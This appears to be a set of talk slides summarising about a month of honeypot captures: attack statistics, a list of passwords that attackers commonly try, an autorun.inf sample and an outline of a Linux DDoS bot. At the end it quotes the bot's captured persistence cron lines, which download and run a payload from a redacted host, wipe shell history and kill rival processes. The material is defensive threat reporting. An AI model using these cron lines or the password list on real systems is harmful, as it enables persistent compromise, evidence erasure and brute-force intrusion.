

Caught in the honeypot: (almost) a year in review


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Now with SFTP support!



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Statistics (~1 month): Dionaea samples

Captures

135,981

Distinct URLs


1,475

Unique samples

345

Distinct IPs

1,290



Statistics (~1 month): Kippo

Unique logins

2,631

Sessions


2,395

Unique ASNs

100

Distinct IPs

272



Statistics (1 month): popular passwords

■ admin	■ 123qwe!@#	■ master	■ 123qweasd
■	■ 1q2w3e4r5t	■ 1qaz@WSX	■ 142536
■ abc123	■ 123123	■ 12345678	■ root00
■ 12345	■ root@123	■ 654321	■ password
■ 1234	■ test	■ toor	■ 111
■ 123	■ 123qwe	■ huawei	■ qazwsx
■ Passw0rd	■ welcome	■ 1234%^&*	■ p@ssw0rd1
■ 1q2w3e	■ qweasd	■ rootroot	■ manager
■ 0	■ redhat	■ root1234	■ 123.com
■ qwe123	■ P@ssw0rd	■ rootpass	■ firewall
■ 1234567890	■ passw0rd	■ qwe123!@#	■ power
■ root123	■ password1	■ q1w2e3r4t5	■ abcd1234
■ 1qaz2wsx	■ admin123	■ 123456789	■ qazxsw
■ asdf1234	■ root	■ 1q2w3e4r	■ letmein

1 Popular worms: Conficker, Sality, Allaple etc.

2 Some autorun.inf files, e.g.:

```
[autorun  
open=  
shell\open\Command=RECYCLER\NTDETECT.EXE D98009DC  
shell\open\Default=1  
shell\explore\Command=RECYCLER\NTDETECT.EXE D98009DC
```

3 SysInternals PsExec (light-weight telnet replacement)

4 Samples detection rates (VT) are high, about 40-ish out of 50-ish



- ELF 32-bit LSB executable, Intel 80386,
 - rarely UPX-packed,
 - rarely stripped (OOD in C++),
 - usually linked statically.
-
- Recon (bruteforce SSH) then SFTP (binary/ies + cron file)
 - Gathers all system info and pings back to C&C
 - Wait for DDoS orders (DNS amplification, UDP flood etc.)
 - Automatic updates (via cron!)
 - Persistence achieved via `/etc/rcx.d/` script and `/` or cron

- `*/1 * * * * killall -9 .IptabLes`
- `*/1 * * * * cd /var/log > dmesg`
- `*/1 * * * * echo "unset MAILCHECK" >> /etc/profile`
- `*/95 * * * * killall -9 ferwfrre`
- `*/120 * * * * cd /root;rm -rf dir nohup.out`
- `*/140 * * * * cd /etc; wget http://[xxx]/ferwfrre`
- `*/96 * * * * nohup /etc/ferwfrre > /dev/null 2>&1&`
- `*/1 * * * * rm -rf /root/.bash_history`
- `*/1 * * * * touch /root/.bash_history`
- `*/1 * * * * history -r`

Do YOU know what attacks your network?



Thank you for your attention

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